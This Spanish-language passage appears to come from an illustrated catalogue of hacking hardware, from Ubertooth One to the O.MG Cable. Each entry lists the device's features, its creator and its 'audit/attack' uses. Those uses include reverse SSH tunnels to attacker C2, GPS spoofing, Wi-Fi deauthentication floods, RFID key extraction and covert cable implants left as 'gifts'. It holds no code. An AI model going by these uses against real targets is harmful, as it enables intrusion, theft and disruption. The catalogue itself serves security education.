
CREADOR / ORIGEN

Hak5 · EE. UU. (~2010)

💡 DATO INTERESANTE

Popularizó Ducky Script, hoy estándar de la industria. Compatible con Flipper Zero, O.MG Cable y casi todos los dispositivos modernos. Inspiró toda una generación de ataques BadUSB.





Ubertooth One

2011

El Bisturí del Bluetooth

¿QUÉ ES?

Dispositivo open-source para captura y análisis a bajo nivel de paquetes Bluetooth (BR/EDR y BLE) en la banda de 2.4 GHz. Permite sniffing pasivo de comunicaciones BT.

¿QUÉ TRAE / PERMITE?

- ▶ Captura paquetes Bluetooth BR/EDR (Classic)
- ▶ Sniffing de Bluetooth Low Energy (BLE)
- ▶ Análisis de advertising packets
- ▶ Compatible con Wireshark y btlejack
- ▶ Antena externa de alta ganancia opcional

✂ USO EN AUDITORÍA / ATAQUE

Monitoreo pasivo de comunicaciones Bluetooth: teclados inalámbricos, mice, auriculares y dispositivos médicos. Captura de PINs y claves de emparejamiento en entornos legacy.

CREADOR / ORIGEN


Michael Ossmann — Great Scott Gadgets · EE. UU. (2011)



DATO INTERESANTE

El nombre hace referencia a "über" (super) y "tooth" (Bluetooth). Fue el primer dispositivo accesible que permitió análisis serio de BT sin equipos de laboratorio de \$50,000 USD.





Ubertooth One

CC2591
↓

LPC175x
↙

RP-SMA
↗

↑
CC2400

↑
Full-Speed
USB



HackRF One

2014

El Dominio del Espectro de Radio

¿QUÉ ES?

Transceptor SDR (Software Defined Radio) half-duplex con rango de 1 MHz a 6 GHz. El procesamiento de señal ocurre en software (PC), no en chips dedicados.

¿QUÉ TRAE / PERMITE?

- ▶ Rango: 1 MHz → 6 GHz (prácticamente todo el espectro RF)
- ▶ TX y RX (no simultáneo: half-duplex)
- ▶ Compatible: GNU Radio, SDR#, GQRX, URH
- ▶ Open Source Hardware: esquemas públicos
- ▶ 20 MSPS de sample rate

✂ USO EN AUDITORÍA / ATAQUE

GPS Spoofing (falsificación de ubicación), Rolljam attack contra autos keyless, interceptación y decodificación de pagers, GSM, protocolos IoT. Análisis de cualquier señal de radio.

CREADOR / ORIGEN

Michael Ossmann — Great Scott Gadgets · Kickstarter 2014

💡 DATO INTERESANTE

Democratizó la investigación en RF que antes requería equipos de \$50,000+ USD. Es OSHW: cualquiera puede fabricar su propia placa. Referencia global en seguridad de radiofrecuencia.





LAN Turtle

2015

El Implante de Red Invisible

¿QUÉ ES?

Implante físico de red encubierto con factor de forma USB-a-Ethernet. Diseñado para pivoting interno, monitoreo de red y establecimiento de canales de acceso remoto persistentes.

¿QUÉ TRAE / PERMITE?

- ▶ Factor de forma: adaptador USB-Ethernet estándar
- ▶ Sistema operativo OpenWRT interno
- ▶ Módulos: AutoSSH, Metasploit, DNS Spoof
- ▶ Pivoting y tunelización VPN inversa
- ▶ Acceso remoto vía SSH encubierto

✂ USO EN AUDITORÍA / ATAQUE

Se conecta entre el equipo víctima y la red. Establece túneles SSH reversos hacia C2 del atacante, envenena DNS, captura tráfico y sirve como punto de pivoting en redes internas.

CREADOR / ORIGEN

Hak5 · EE. UU. (2015)

💡 DATO INTERESANTE

Su factor de forma es idéntico a un adaptador de red genérico, haciéndolo prácticamente invisible en entornos corporativos. Referencia para auditorías de seguridad física (implant testing).





Chameleon

2015

El Camaleón de las Tarjetas RFID

¿QUÉ ES?

Dispositivo de emulación y análisis de tarjetas RFID de alta frecuencia (13.56 MHz). Puede clonar y emular múltiples tarjetas simultáneamente y capturar comunicaciones lector-tarjeta.

¿QUÉ TRAE / PERMITE?

- ▶ Emulación de múltiples tarjetas HF (ISO 14443)
- ▶ Almacenamiento de hasta 8 perfiles de tarjeta
- ▶ Sniffing pasivo de comunicaciones
- ▶ Extracción de claves criptográficas del lector
- ▶ Interfaz Bluetooth y USB

✂ USO EN AUDITORÍA / ATAQUE

Ataque crítico: extracción de claves criptográficas directamente desde lectores físicos de puertas y torniquetes. Clonación y emulación de tarjetas de acceso en tiempo real.

CREADOR / ORIGEN

Kasper & Oswald · Alemania (2015)

💡 DATO INTERESANTE

A diferencia del Proxmark3 (orientado a análisis), el ChameleonMini fue diseñado específicamente para emulación activa en campo, siendo más compacto y orientado a Red Team.





Original ChameleonUltra

Black



Front

Back

Crazyradio PA + MouseJack

2016

Inyección en Periféricos Inalámbricos

¿QUÉ ES?

Adaptación del dongle USB 2.4 GHz de Bitcraze con firmware MouseJack de Bastille Networks. Permite interceptar e inyectar comandos en teclados y ratones inalámbricos propietarios (no BT).

¿QUÉ TRAE / PERMITE?

- ▶ Dongle USB 2.4 GHz (Nordic nRF24LU1+)
- ▶ Firmware MouseJack (Bastille Networks, 2016)
- ▶ Rango de acción: hasta 100 metros
- ▶ Inyección de pulsaciones sin autenticación
- ▶ Afecta a más de 1 billón de dispositivos

✂ USO EN AUDITORÍA / ATAQUE

Keystroke injection en teclados inalámbricos propietarios (Logitech Unifying, Microsoft, etc.) sin emparejamiento previo. El dispositivo víctima no detecta el ataque en ningún momento.


CREADOR / ORIGEN

Bastille Networks (exploit) + Bitcraze (hardware) (2016)

💡 DATO INTERESANTE

El exploit MouseJack afectó a más de 1 billón de ratones y teclados inalámbricos de marcas como Logitech, Microsoft, Dell, HP y más. Los fabricantes tardaron meses en parchear.





Bash Bunny

2017

La Plataforma Multivector USB

¿QUÉ ES?

Plataforma USB de ataque multivector que puede emular simultáneamente teclado HID, almacenamiento USB y adaptador de red Ethernet, combinando múltiples vectores en un solo dispositivo.

¿QUÉ TRAE / PERMITE?

- ▶ Emula: teclado HID + almacenamiento + Ethernet
- ▶ Sistema Linux embebido completo
- ▶ Payloads en Bash, Python, Ruby, PowerShell
- ▶ Switch físico de 3 posiciones para payloads
- ▶ Compatible con todos los frameworks de ataque

✂ USO EN AUDITORÍA / ATAQUE

Ataque multivector en un solo gesto: al conectarse puede simultáneamente inyectar comandos, montar un share de red para exfiltrar datos y envenenar la tabla ARP del host víctima.


CREADOR / ORIGEN

Hak5 · EE. UU. (2017)

💡 DATO INTERESANTE

A diferencia del Rubber Ducky (solo HID), el Bash Bunny corre un SO Linux completo. Es la evolución que permite ataques que requieren interacción de red + teclado + almacenamiento en paralelo.





ESP8266 Deauther

2017

DoS Inalámbrico por \$5 USD

¿QUÉ ES?

Firmware para el microcontrolador ESP8266 que inyecta tramas de desautenticación 802.11, logrando ataques DoS inalámbricos masivos con hardware que cuesta menos de 5 dólares.

¿QUÉ TRAE / PERMITE?

- ▶ Inyección de management frames 802.11
- ▶ Deauth flood: expulsa todos los clientes de una red
- ▶ Beacon spam: crea miles de redes falsas
- ▶ Probe attack: interfiere con la reconexión
- ▶ Interfaz web integrada para control

✂ USO EN AUDITORÍA / ATAQUE

Denial-of-Service inalámbrico: expulsa clientes de redes Wi-Fi objetivo usando frames de desautenticación no autenticados (vulnerabilidad del estándar 802.11). Facilita captura de handshakes.

CREADOR / ORIGEN


Spacehuhn (Stefan Kremser) · Open Source (2017)



DATO INTERESANTE

Demostró que un exploit masivo de Wi-Fi era posible con hardware de \$5 USD. Generó debate ético sobre el estándar 802.11 y aceleró la adopción de 802.11w (protected management frames).





O.MG Cable

2019

El Cable que Hackea

¿QUÉ ES?

Cable USB aparentemente normal que oculta en su interior un implante HID completo con servidor Wi-Fi. Actúa como teclado, punto de acceso remoto y exfiltra datos sin levantar sospechas.

¿QUÉ TRAE / PERMITE?

- ▶ Factor de forma: cable USB-A/Lightning normal
- ▶ Implante HID con C2 vía Wi-Fi embebido
- ▶ Punto de acceso 2.4 GHz oculto en el conector
- ▶ Keystroke injection remoto vía smartphone
- ▶ Payloads Ducky Script + Python

✂ USO EN AUDITORÍA / ATAQUE

Entrega física de implante sin despertar sospechas: se deja en la víctima como "regalo" o se instala en una estación de carga pública. El atacante lo activa remotamente desde 30+ metros.

CREADOR / ORIGEN

